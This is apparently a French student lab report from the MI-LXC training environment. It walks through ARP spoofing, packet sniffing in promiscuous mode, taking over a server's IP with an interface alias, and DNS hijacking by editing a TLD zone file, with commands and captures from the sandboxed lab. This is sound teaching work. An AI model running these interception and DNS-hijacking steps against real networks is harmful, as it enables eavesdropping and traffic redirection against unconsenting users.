
Vérification que le développeur reçoit les ICMP du serveur intranet

— On ping , depuis la machine admin, la machine l'intranet

```
root@mi-target-admin:~# ping 100.80.0.5
PING 100.80.0.5 (100.80.0.5) 56(84) bytes of data.
From 100.80.0.3: icmp_seq=1 Redirect Host(New nexthop: 100.80.0.5)
64 bytes from 100.80.0.5: icmp_seq=1 ttl=64 time=0.281 ms
From 100.80.0.3: icmp_seq=2 Redirect Host(New nexthop: 100.80.0.5)
64 bytes from 100.80.0.5: icmp_seq=2 ttl=64 time=0.098 ms
From 100.80.0.3: icmp_seq=3 Redirect Host(New nexthop: 100.80.0.5)
64 bytes from 100.80.0.5: icmp_seq=3 ttl=64 time=0.098 ms
From 100.80.0.3: icmp_seq=4 Redirect Host(New nexthop: 100.80.0.5)
64 bytes from 100.80.0.5: icmp_seq=4 ttl=64 time=0.128 ms
From 100.80.0.3: icmp_seq=5 Redirect Host(New nexthop: 100.80.0.5)
64 bytes from 100.80.0.5: icmp_seq=5 ttl=64 time=0.116 ms
64 bytes from 100.80.0.5: icmp_seq=6 ttl=64 time=0.070 ms
64 bytes from 100.80.0.5: icmp_seq=7 ttl=64 time=0.082 ms
From 100.80.0.3: icmp_seq=8 Redirect Host(New nexthop: 100.80.0.5)
64 bytes from 100.80.0.5: icmp_seq=8 ttl=64 time=0.096 ms
64 bytes from 100.80.0.5: icmp_seq=9 ttl=64 time=0.130 ms
From 100.80.0.3: icmp_seq=10 Redirect Host(New nexthop: 100.80.0.5)
64 bytes from 100.80.0.5: icmp_seq=10 ttl=64 time=0.094 ms
```

```
q=14/3584, ttl=63
13150 3982.655591355 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=15/3840, ttl=64
13151 3982.655605862 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=15/3840, ttl=63
13152 3983.460929548 52:30:f8:38:3a:0d → c6:e2:64:56:7c:ab ARP 42 100.80.0.5 is at 52:30:f8
:38:3a:0d
13153 3983.679858494 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=16/4096, ttl=64
13154 3983.679872491 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=16/4096, ttl=63
13155 3984.703954312 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=17/4352, ttl=64
13156 3984.703968298 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=17/4352, ttl=63
13157 3985.461559720 52:30:f8:38:3a:0d → c6:e2:64:56:7c:ab ARP 42 100.80.0.5 is at 52:30:f8
:38:3a:0d
13158 3985.732133260 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=18/4608, ttl=64
13159 3985.732156585 100.80.0.3 → 100.80.0.4 ICMP 126 Redirect (Redirect fo
r host)
13160 3985.732158689 100.80.0.4 → 100.80.0.5 ICMP 98 Echo (ping) request id=0x58fb, se
q=18/4608, ttl=63
```


Au niveau du wireshark machine dev :



On relance l'attaque arp spoofing au niveau de la machine du développeur

```
^CCleaning up and re-arping targets...
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:4d:f:b
52:30:f8:38:3a:d c6:e2:64:56:7c:ab 0806 42: arp reply 100.80.0.5 is-at aa:b8:df:4d:f:b
root@mi-target-dev:~#
```

**i** Remarque : à l'arrêt de l'attaque on récupère l'adresse originelle au niveau de la table ARP au niveau de la machine



Modification de l'adresse MAC

```
Every 1.0s: arp -a mi-target-admin: Sat Nov 22 16:22:05 2025
? (100.80.0.3) at 52:30:f8:38:3a:0d [ether] on eth0
? (100.80.0.1) at fa:3e:01:53:a0:c6 [ether] on eth0
www.target.milxc (100.80.0.5) at 52:30:f8:38:3a:0d [ether] on eth0
```

On n'arrive pas à capturer le trafic avec urlsnarf

Le arpspoof toujours lancé, on lance le curl `http://www.target.milxc`, on peut voir que le trafic passe par la machine dev (mais seulement lorsqu'on arrête le tcpdump)

```
wires... x wires... x ctl dev x ctl ad... x Sans t... x ctl int... x admi... x Sans t... x
:NoBo...
21:33:20.513430 IP 100.80.0.4.37528 > 100.80.0.5.http: Flags [F.], seq 81, ack 846, win 501
, options [nop,nop,TS val 994996035 ecr 1873649612], length 0
E..4.>@.@@.dP..dP....P.y.i....".....
:NoCo...
21:33:20.513436 IP 100.80.0.4.37528 > 100.80.0.5.http: Flags [F.], seq 81, ack 846, win 501
, options [nop,nop,TS val 994996035 ecr 1873649612], length 0
E..4.>@.?.dP..dP....P.y.i....".....
:NoCo...
21:33:20.513468 IP 100.80.0.5.http > 100.80.0.4.37528: Flags [F.], seq 846, ack 82, win 509
, options [nop,nop,TS val 1873649613 ecr 994996035], length 0
E..46+@.@@.dP..dP....P.y.j.....
:NoC
21:33:20.513471 IP 100.80.0.5.http > 100.80.0.4.37528: Flags [F.], seq 846, ack 82, win 509
, options [nop,nop,TS val 1873649613 ecr 994996035], length 0
E..46+@.?.<.dP..dP....P.y.j.....
:NoC
21:33:20.513487 IP 100.80.0.4.37528 > 100.80.0.5.http: Flags [.], ack 847, win 501, options
[nop,nop,TS val 994996035 ecr 1873649613], length 0
E..4.?@.@@.dP..dP....P.y.j....#
:NoCo...
21:33:20.513491 IP 100.80.0.4.37528 > 100.80.0.5.http: Flags [.], ack 847, win 501, options
[nop,nop,TS val 994996035 ecr 1873649613], length 0
E..4.?@.?.dP..dP....P.y.j....#.....
```

Mais, tous les paquets qu'on voit sont uniquement des headers/TCP (SYN/ACK/FIN)

On ne voit donc pas le contenu HTTP (GET /...)

C'est pour ça que Urlsnarf reste vide

### Quelle est l'IP de destination ?

Dans les lignes :

100.80.0.4 > 100.80.0.5.http

→ IP destination = 100.80.0.5

### Quelle est l'IP de la machine dev ?

inet 100.80.0.3/16

→ IP machine développeur (mi-target-dev) = 100.80.0.3

### Pourquoi Linux n'intercepte pas tout ?

Par défaut, Linux ignore les paquets qui ne sont pas destinés à son IP.

Ici, le trafic HTTP est :

Source : 100.80.0.4

Destination : 100.80.0.5

(⇒ C'est pour ça que la machine dev ne devrait normalement rien voir)

**i** Remarque : Moi je les vois parce que mon interface eth0 est en mode PROMISC (que j'ai activé) (promiscuous mode = capture tout)

**?** **Promiscuous** permet à un appareil de capturer tout le trafic réseau sur son chemin plutôt que le seul trafic qui lui est adressé

## Ajout d'une nouvelle interface


À ce niveau, on ajoute une IP alias (nommée ons) sur notre machine dev pour qu'elle accepte les paquets destinés à 100.80.0.5

```
root@mi-target-dev:~# ifconfig eth0:ons 100.80.0.5 netmask 255.255.0.0 up
root@mi-target-dev:~#
```

Test réussi :

```
root@mi-target-dev:~# ifconfig eth0:ons 100.80.0.5 netmask 255.255.0.0 up
root@mi-target-dev:~# tcpdump -i eth0 -A port 80
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:08:51.121524 IP 100.80.0.4.37530 > 100.80.0.5.http: Flags [S], seq 2489186028, win 64240, options [mss 1460,sack
OK,TS val 997126643 ecr 0,nop,wscale 7], length 0
E..<..@.|.dP..dP....P.].....;
:n...
22:08:51.121639 IP 100.80.0.5.http > 100.80.0.4.37530: Flags [S.], seq 1245800100, ack 2489186029, win 65160, option
ns [mss 1460,sackOK,TS val 1875780221 ecr 997126643,nop,wscale 7], length 0
E..<..@.|.r.dP..dP....P..JAf...].....;
o."};n...
22:08:51.121690 IP 100.80.0.4.37530 > 100.80.0.5.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 997126643
ecr 1875780221], length 0
E..4..@.|.dP..dP....P..JAf.....;
;n..o."}
22:08:51.121736 IP 100.80.0.4.37530 > 100.80.0.5.http: Flags [P.], seq 1:81, ack 1, win 502, options [nop,nop,TS va
l 997126643 ecr 1875780221], length 80: HTTP: GET / HTTP/1.1
E....@.{.dP..dP....P..JAf.....;
;n..o.")GET / HTTP/1.1
Host: www.target.milxc
User-Agent: curl/7.74.0
```

Accès à la page web (machine isp-a-home)



Accès au ctl de la machine milxc-ns (Le TLD server (Top Level Domain) pour .milxc, Il publie les réponses DNS pour les domaines en .milxc, en modifiant milxc.zone, on change la résolution DNS pour tout le monde)

```
root@milxc-vm:~/mi-lxc# ./mi-lxc.py attach root@milxc-ns
Attaching to milxc-ns as user root
```

Modification du fichier

```
root@mi-milxc-ns:~# vi /etc/nsd/milxc.zone
```

```
$TTL 86400
$ORIGIN milxc.
@ 1D IN SOA ns.milxc. hostmaster.milxc. (
        2002022401 ; serial
        3H ; refresh
        15 ; retry
        1w ; expire
        3h ; nxdomain ttl
)
IN NS      ns.milxc.
ns IN A    100.100.20.10 ;name server definition
ns IN AAAA  2001:db8:a020::10
target.milxc. IN NS      ns.target.milxc.
ns.target.milxc. IN A     100.80.1.2
ns.target.milxc. IN AAAA  2001:db8:80::1:2
isp-a.milxc.  IN NS      ns.isp-a.milxc.
ns.isp-a.milxc. IN A     100.120.1.2
ns.isp-a.milxc. IN AAAA  2001:db8:120::1::2
mica.milxc.  IN NS      ns.mica.milxc.
ns.mica.milxc. IN A     100.82.0.2
ns.mica.milxc. IN AAAA  2001:db8:82::2
ecorp.milxc. IN NS      ns.ecorp.milxc.
ns.ecorp.milxc. IN A     100.81.0.2
```

Déclarations de serveurs DNS

Nom	Type	Adresse
ns.milxc.	IN NS	ns.milxc.
ns	IN A	100.100.20.10
ns	IN AAAA	2001 :db8 :a020 : :10

Ceci indique que ns.milxc. est un serveur DNS pour la zone, l'adresse IPv4 du serveur NS est 100.100.20.10, l'adresse IPv6 du serveur NS 2001 :db8 :a020 : :10

**⚠ Problème rencontré :** absence de la commande "nano" dans l'environnement MILXC + les fichiers qui étaient en lecture seule

A ce niveau là, j'ai utilisé vi pour la modification des fichiers et j'ai forcé l'écriture

```

* $TTL 86400
$ORIGIN milxc.
Fil@ 1D IN SOA ns.milxc. hostmaster.milxc. (
Ed                                2002022401 ; serial
Vi                                3H ; refresh
Tr                                15 ; retry
En                                1w ; expire
)                                3h ; nxdomain ttl
Eff      IN  NS      ns.milxc.
ns      IN  A       100.100.20.10 ;name server definition
F/      IN  AAAA    2001:db8:a020::10
target.milxc.          IN  NS      ns.target.milxc.
Im:    ns.target.milxc.          IN  A       100.80.1.2
ns.target.milxc.          IN  AAAA   2001:db8:80::1:2
Mi:    isp-a.milxc.           IN  NS      ns.isp-a.milxc.
He:    ns.isp-a.milxc.           IN  A       100.120.1.2
ns.isp-a.milxc.           IN  AAAA   2001:db8:120:1::2
mica.milxc.            IN  NS      ns.mica.milxc.
ns.mica.milxc.          IN  A       100.82.0.2
ns.mica.milxc.          IN  AAAA   2001:db8:82::2
ecorp.milxc.            IN  NS      ns.ecorp.milxc.
ns.ecorp.milxc.          IN  A       100.81.0.2
:w!

```

```

@ 1D IN SOA ns.milxc. hostmaster.milxc. (
                                         2002022401 ; serial
                                         3H ; refresh
                                         15 ; retry
                                         1w ; expire
                                         3h ; nxdomain ttl
)
      IN  NS      ns.milxc.
ns      IN  A       100.100.20.10 ;name server definition
ns      IN  AAAA    2001:db8:a020::10
target.milxc.          IN  NS      ns.target.milxc.
ns.target.milxc.          IN  A       100.81.0.2
isp-a.milxc.           IN  NS      ns.isp-a.milxc.
ns.isp-a.milxc.           IN  A       100.120.1.2
ns.isp-a.milxc.           IN  AAAA   2001:db8:120:1::2
mica.milxc.            IN  NS      ns.mica.milxc.
ns.mica.milxc.          IN  A       100.82.0.2
ns.mica.milxc.          IN  AAAA   2001:db8:82::2
ecorp.milxc.            IN  NS      ns.ecorp.milxc.
ns.ecorp.milxc.          IN  A       100.81.0.1
ns.ecorp.milxc.          IN  AAAA   2001:db8:81::2
gozilla.milxc.          IN  NS      ns.gozilla.milxc.
ns.gozilla.milxc.          IN  A       100.83.0.2
ns.gozilla.milxc.          IN  AAAA   2001:db8:83::2
-
-
-
E27: No write since last change

```

Redémarrage du service nsd


```

root@mi-milxc-ns:~# service nsd restart
root@mi-milxc-ns:~#

```

Accéder à l'URL après altération du fichier

On peut voir à ce niveau une modification au niveau contenu de la page web www.target.milxc



You've been rickrolled ! This website is hosted on ecorp-infra



Au final, on remet le système en bon ordre de marche pour continuer (la bonne IP 100.80.1.2 dans la zone DNS)

```

ctl dev2      x     ctl dev      x     ctl admin      x     ctl intranet      x     admin test entr... x     ctl de
$TTL 86400
$ORIGIN milxc.
@ 1D IN SOA ns.milxc. hostmaster.milxc. (
    2002022401 ; serial
    3H ; refresh
    15 ; retry
    1w ; expire
    3h ; nxdomain ttl
)
    IN NS    ns.milxc.
ns    IN A     100.100.20.10 ;name server definition
ns    IN AAAA   2001:db8:a020::10
target.milxc.    IN    NS    ns.target.milxc.
ns.target.milxc.    IN    A    100.80.1.2
ns.target.milxc.    IN    AAAA  2001:db8:80::1:2
isp-a.milxc.    IN    NS    ns.isp-a.milxc.
ns.isp-a.milxc.    IN    A    100.120.1.2
ns.isp-a.milxc.    IN    AAAA  2001:db8:120:1::2
mica.milxc.    IN    NS    ns.mica.milxc.
ns.mica.milxc.    IN    A    100.82.0.2
ns.mica.milxc.    IN    AAAA  2001:db8:82::2
ecorp.milxc.    IN    NS    ns.ecorp.milxc.
ns.ecorp.milxc.    IN    A    100.81.0.1
ns.ecorp.milxc.    IN    AAAA  2001:db8:81::2
gozilla.milxc.    IN    NS    ns.gozilla.milxc.
ns.gozilla.milxc.    IN    A    100.83.0.2
ns.gozilla.milxc.    IN    AAAA  1999:db8:83::2

```

## 6 Conclusion

A la fin de cette partie individuelle de l'SAE, on est arrivé à :

- Mettre en place un routeur pare-feu reliant un réseau privé à un réseau public à partir des règles de filtrage d'iptables
- Traiter une attaque ARP Spoofing et Man In The Middle